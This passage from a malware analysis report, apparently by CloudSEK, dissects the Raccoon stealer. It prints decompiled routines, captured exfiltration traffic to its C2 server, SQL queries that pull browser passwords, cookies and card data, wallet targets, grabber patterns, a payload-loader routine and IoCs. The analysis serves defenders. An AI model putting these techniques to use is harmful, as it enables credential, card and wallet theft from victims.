    PK11_Authenticate = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE42C);
    PK11SDR_Decrypt = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE468);
    SECITEM_FreeItem = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE27C);
    sqlite3_open16 = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE1F8);
    sqlite3_prepare_v2 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(
                                                                                     ns33_DLL,
                                                                                     dword_2AE1C4);
    sqlite3_step = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE230);
    GetProcAddress_Ptr(ns33_DLL, dword_2AE224); // "sqlite3_column_bytes16"
    sqlite3_column_text16 = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE1C0);
    sqlite3_finalize = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE1E0);
    sqlite3_close = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE208);
  }
  return NSS_Init && NSS_Shutdown && PK11_GetInternalKeySlot && PK11_Authenticate && PK11SDR_Decrypt && PK11_FreeSlot;
}
```

Runtime dynamic loading of ns33.dll

Sysinfo Enumeration

Post fetching the libraries, a profile of the host is created and sent to the C2 as a ***"System Info.txt"*** file.

```
ToFileTime@8.__imp__fwrite.POST /efa53c3090289e76760bf116d1cb295b HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=Wd3Z79o46Ni27f8R
User-Agent: rqwrwqrqwrqw
Host: 193.56.146.177
Content-Length: 1310
Connection: Keep-Alive
Cache-Control: no-cache

--Wd3Z79o46Ni27f8R
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
           - Locale: English
           - Time zone:           - OS: Windows 10 Pro
           - Architecture: x64
           - CPU: Intel(R) Core(TM) i5-10210U CPU @ 1.60GH (1 cores)
           - RAM: 4391 MB
           - Display size: 1920x1080
           - Display Devices:
                     0) VirtualBox Graphics Adapter (WDDM)

Installed applications:
                                                                  9


                                                                  716) 2.71.0.0

                                                                  .4 3.4.2350.0
                                                                  31.31103
                                                                  14.31.31103


           Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.31.31103 14.31.31103.0
           Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.23026 14.0.23026.0
           Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.23026
           Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.23026


--Wd3Z79o46Ni27f8R--HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 13 Aug 2022 20:22:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
```

System information sent to C2

The stealer performs the host profiling only if ***sstmnfo_ identifier*** is present in the C2 configuration. Following information is enumerated in the host profile:

- Locale information, fetched from the system via the ***Kernel32!GetLocaleInfoW***.
- Time zone information, fetched from the system via ***Kernel32!GetTimeZoneInformation.***
- Product Name (OS), fetched from the registry.
- Architecture of the victim, identified by checking the presence of ***SysWOW64*** directory.
- CPU vendor and model information, fetched by the **CPUID assembly instruction**.
- System information retrieved from the ***Kernel32!GetSystemInfo*** API.
- Memory information, fetched from the system via ***Kernel32!GlobalMemoryStatusEx.***
- Display resolution, fetched from the system via ***User32!GetSystemMetrics***
- Display adapters and monitors connected to the system.
- Installed applications via S**OFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall.**

Information Stealing

Browser Data

The malware steals information saved by web browsers in the local user's AppData directory. The primary directories targeted are **"User Data"** and **Profile** .

The stealer is interested in the following browser data:

- Cookies
- AutoFills
- Stored passwords
- Stored credit card information

Like any stealer, Raccoon performs the following operations to steal the browser data:

- It retrieves the target SQL database file stored by the browser. A few of Chrome's critical databases, targeted by the stealer, are listed below.

Stolen Data	Location of the Stolen Data
Passwords	**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data**
AutoFills	**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data**
Credit Cards	**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data**
Cookies	**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies**

- The malware steals the decryption key, stored in the ***"Local State"*** file of the browser, which is used to protect data stored in databases in the **User Data** directory, mentioned above.
- The malware then proceeds to open the database and decrypts the data.
- The stolen data is then sent back to C2.

Commands to Steal the Browser Data

The previously downloaded ***sqlite.dll*** is loaded into memory to resolve the addresses of the functions required for querying data from the browser database. Following images contain the various SQL queries employed by the malware to steal the Chrome browser data.

```
    goto LABEL_24;
  if ( sqlite3_prepare_v2_ptr(v63, dword_2AE218, -1, &v68, 0) )// 2: "SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies"
  {
    sqlite3_finalize_ptr(v68, v40);
    sqlite3_close_ptr(v63);
BEL_24:
    DeleteFileW_ptr(v15);
```

SQL queries used by Raccoon to steal cookie data from Chrome browser's cookie store

```
  if ( sqlite3_prepare_v2_ptr(v53, dword_2AE1D4, -1, &a6, 0) )// 2:  "SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards"
  {
    LocalFree_ptr(v15);
    LocalFree_ptr(v18);
    sqlite3_close_ptr(v53);
    return -3;
  }
  if ( sqlite3_step_ptr(a6) != 100 )
```

SQL queries used by Raccoon to steal credit card information saved on the browser

```
if ( sqlite3_prepare_v2_ptr(v27, dword_2AE1E4, -1, &a4, 0) )// 2: "SELECT name, value FROM autofill"
{
  sqlite3_finalize_ptr(a4, v22);
  sqlite3_close_ptr(v27);
  v21 = -4;
  goto LABEL_6;
}
if ( sqlite3_step_ptr(a4) == 100 )
```

SQL queries used by Raccoon to steal autofill data stored in the browser

The previously downloaded ***ns33.dll*** is loaded into memory to retrieve the data stored by Mozilla Firefox. The stealer then proceeds to steal the browser's cookie, login, and form history data. The ***"ffcookies.txt"*** filename is used for sending stolen Firefox data to the C2 server.

```
v56 = v12;
mz_cookie(v52, a3);
mz_logins(v8, a3);
mz_formhistory(v8, a3);
v13 = (int (__stdcall *)(_WORD *))lsrlenW_ptr;
v14 = lsrlenW_ptr(dword_2AE21C);
if ( v13(v56) >= v14 )
{
  v15 = sub_2AA503((int)v56, v8);
  v16 = sub_2AA503((int)v15, dword_2AE20C);
  v17 = v55;
  v43 = v16;
  v56 = v16;
  v42 = L"\\ffcookies.txt";
  v44 = dword_2AE1E8;
  *v55 = L"\\ffcookies.txt";
  ++v17;
  v58 = 1;
  *v17 = v43;
  v17[1] = v44;
}
v18 = (int (__stdcall *)(_WORD *))lsrlenW_ptr;
```

Mozilla Firefox cookies targeted by Raccoon

```
if ( !sqlite3_open16(v8, &v28) )
{
  if ( sqlite3_prepare_v2(v28, dword_2AE3AC, -1, &a4, 0) )// 2: [esp+4] 010371D0 010371D0 "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies"
  {
    LocalFree_ptr(v5);
    sqlite3_finalize(a4, v20);
    sqlite3_close(v28);
LABEL_23:
```

SQL query issued by Raccoon on the cookie.sqlite file, to steal cookie data from Firefox

```
if ( !sqlite3_open16(v8, &v19) )
{
  if ( sqlite3_prepare_v2(v19, dword_2AE238, -1, &a2, 0) )// "SELECT fieldname, value FROM moz_formhistory"
  {
    LocalFree_ptr(v5);
    sqlite3_finalize(a2, v16);
    sqlite3_close(v19);
LABEL_18:
```

SQL query used by Raccoon to steal form history from Firefox

Wallets & Browser Extensions

The table below contains the list of wallets and web extensions targeted by the Raccoon malware.

Wallets			
Exodus	**Atomic**	**Jaxx Liberty**	**Electron Cash**
Binance	**Coinomi**	**Electrum**	**Ledger**
Guarda	**Monero**	**Ronin**	**Daedalus**
Blockstream Green	**Meta**	**Wasabi**	
Web Extensions			
metax	**xdefi**	**waveskeeper**	**solflare**
rabby	**cyano**	**coinbase**	**auromina**
khc	**tezbox**	**coin98**	**temple**
iconex	**sollet**	**clover**	**polymesh**
neoline	**keplr**	**terraStation**	**liquality**
SaturnWallet	**GuildWallet**	**phantom**	**tronlink**
brave	**MetaMask**	**ronin**	**mewcx**
ton	**goby**	**bitkeep**	**Cosmostation**
GameStop	**stargazer**	**Enkrypt**	**jaxxliberty**
CloverWallet			

File Grabbing

The malware uses the ***grbr_ identifier*** to enable the grabber functionality and starts searching the system for files such as password files, wallet seeds, etc.

```
grbr_kdbx:-|*.kdbx|-|1024|0|0|files
grbr_pass:-|*pass*|-|1000|0|0|files
grbr_seed:-|*seed*|-|1000|0|0|files
grbr_coin:-|*coin*|-|1000|0|0|files
```

File grabbing C2 configuration in Raccoon

Telegram & Discord Data

Raccoon steals Telegram data from the **“Telegram Desktop”\tdata** directory. It is particularly interested in the directories containing user_data, emoji, tdummy, and dumps.

The stealer is also capable of stealing Discord data, such as tokens, but this feature is not enabled by default. The malware operator needs to explicitly provide a **“dscrd_”** identifier in the configuration to enable this option.

ScreenShot Capture

Apart from stealing information, Raccoon can also take screenshots of the compromised system by using the **"scrnsht_"** identifier in the C2 configuration. The details of the screenshot capturing process are explained below.

- Raccoon utilizes two libraries namely ***gdi32.dll*** and ***gdiplus.dll*** to capture the screen of the victim. These libraries are dynamically loaded and the API addresses are resolved.

```
v65 = 1;
v66 = 0;
v2 = 0;
v67 = 0;
v68 = 0;
v64 = dword_2AE150();                   // getDesktopWindow
loaded_gdiplus = LoadLibraryW_0((LPCWSTR)dword_2AE3A4);// <kernel32.LoadLibraryW> gdiplus.dll
loaded_gdi32 = LoadLibraryW_0((LPCWSTR)dword_2AE2F0);// <kernel32.LoadLibraryW>  L"Gdi32.dll"
GdiplusStartup_ptr = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdiplus, dword_2AE388);
GdipDisposeImage_ptr = (int (__stdcall *)(_DWORD))GetProcAddress_Ptr(loaded_gdiplus, dword_2AE244);
GdipGetImageEncoders_ptr = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(
                                                                                      loaded_gdiplus,
                                                                                      dword_2AE248);
GdipGetImageEncodersSize_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdiplus, dword_2AE3C0);
GdipCreateBitmapFromHBITMAP_ptr = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(
                                                                                loaded_gdiplus,
                                                                                dword_2AE354);
GdipSaveImageToFile_ptr = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(
                                                                                loaded_gdiplus,
                                                                                dword_2AE2D4);
BitBlt_ptr = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE338);
CreateCompatibleBitmap_ptr = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE378);
CreateCompatibleDC_ptr = (int (*)(void))GetProcAddress_Ptr(loaded_gdi32, dword_2AE2C4);
DeleteObject_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE33C);
GetObjectW_ptr = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE478);
SelectObject_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE2A8);
SetStretchBltMode_ptr = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(loaded_gdi32, dword_2AE440);
StretchBlt_ptr = GetProcAddress_Ptr(loaded_gdi32, dword_2AE344);
```

Malware taking screen capture using gdi32.dll and gdiplus.dll

List of APIs Resolved		
Gdiplus!GdiplusStartup	**Gdiplus!GdipDisposeImage**	**Gdiplus!GdipGetImageEncoders**
Gdiplus!GetImageEncodersSize	**Gdiplus!GdipCreateBitmapFromHBitmap**	**Gdiplus!GdipSaveImageToFile**
gdi32!BitBlt	**gdi32!CreateCompatibleBitmap**	**gdi32!CreateCompatibleDC**
gdi32!DeleteObject	**gdi32!GetObjectW**	**gdi32!SelectObject**
gdi32!SetStretchBltMode	**gdi32!StretchBlt**	

- The process undertaken for screen grabbing using the above libraries is not straightforward. It requires extensive image processing techniques, which is beyond the scope of this report. In a nutshell, the captured image is saved onto the disk in a ***jpeg*** format. Initially, the name assigned to the file is random, however, when it is sent to the C2, the image is transferred as ***"–screenshot.jpg"***. The below image shows the Raccoon's conversation with C2.

```
receivedPOST /efa53c3090289e76760bf116d1cb295b HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=4OV15TuD9m83W708
User-Agent: rqwrwqrqwrqw
Host: 193.56.146.177
Content-Length: 133672
Connection: Keep-Alive
Cache-Control: no-cache


--4OV15TuD9m83W708
Content-Disposition: form-data; name="file"; filename="---Screenshot.jpeg"
Content-Type: application/x-object

......JFIF.....`.`.....C...........                    .
..
.............. $.' ",#..(7),01444.'9=82<.342...C.                    ....

.2!.!2222222222222222222222222222222222222222222222222222......8...."..............................
```

Screenshot being sent to the C2 endpoint

Additional Payload Execution

The Raccoon stealer, like any other malware in its class, has the ability to execute user-provided additional malware (such as RATs) on the compromised system. As per CloudSEK's analysis of multiple samples, this feature is not present by default. Thus, when the stealer fetches the configuration, the operator will have to explicitly enable this feature by providing the ***ldr_*** *identifier* with a URL to fetch the additional payload executable along with the directory information, to install/drop it on the system for further execution.

The image below depicts the module responsible for this feature. Initially, the module checks for the *identifier ldr_* in the C2 configuration. If no Idr_ is present, the flow returns to its main function.

```
48  v1 = StrStrW_ptr(this, ldr_);
49  if ( !v1 )
50    return 0;
51  while ( 1 )
52  {
```

Checking the C2 configuration for additional payload execution option

If the C2 contains an *ldr_ identifier*, the following code is used to execute the fetched executable. The ***shell32!ShellExecuteW*** API is called by passing the file and the 'open' operation as parameters.

```
117    if ( dword_2AE074(v42) != 1 )
118    {
119      if ( dword_2AE074(v24) != 2 && dword_2AE074(v24) == 3 )
120        ShellExecteW_ptr(0, L"open", v43, v44, 0, 0);
121LABEL_24:
122      v25 = v45;
```

Code responsible for additional payload execution via the ShellExecuteW API

Cleaning Up

Before exiting the system, the stealer deletes the DLL files that were loaded in the memory during the operation and terminates its execution.

Indicators of Compromise (IoCs)

Binary
494ab44bb96537fc8a3e832e3cf032b0599501f96a682205bc46d9b7744d52ab
dd2db9bfa45002375af028ac00ca1b5e0c1db30a116c21cac2b4c75cb4ff9aec
IPv4
193.56.146.177

Source: https://cloudsek.com/recordbreaker-the-resurgence-of-raccoon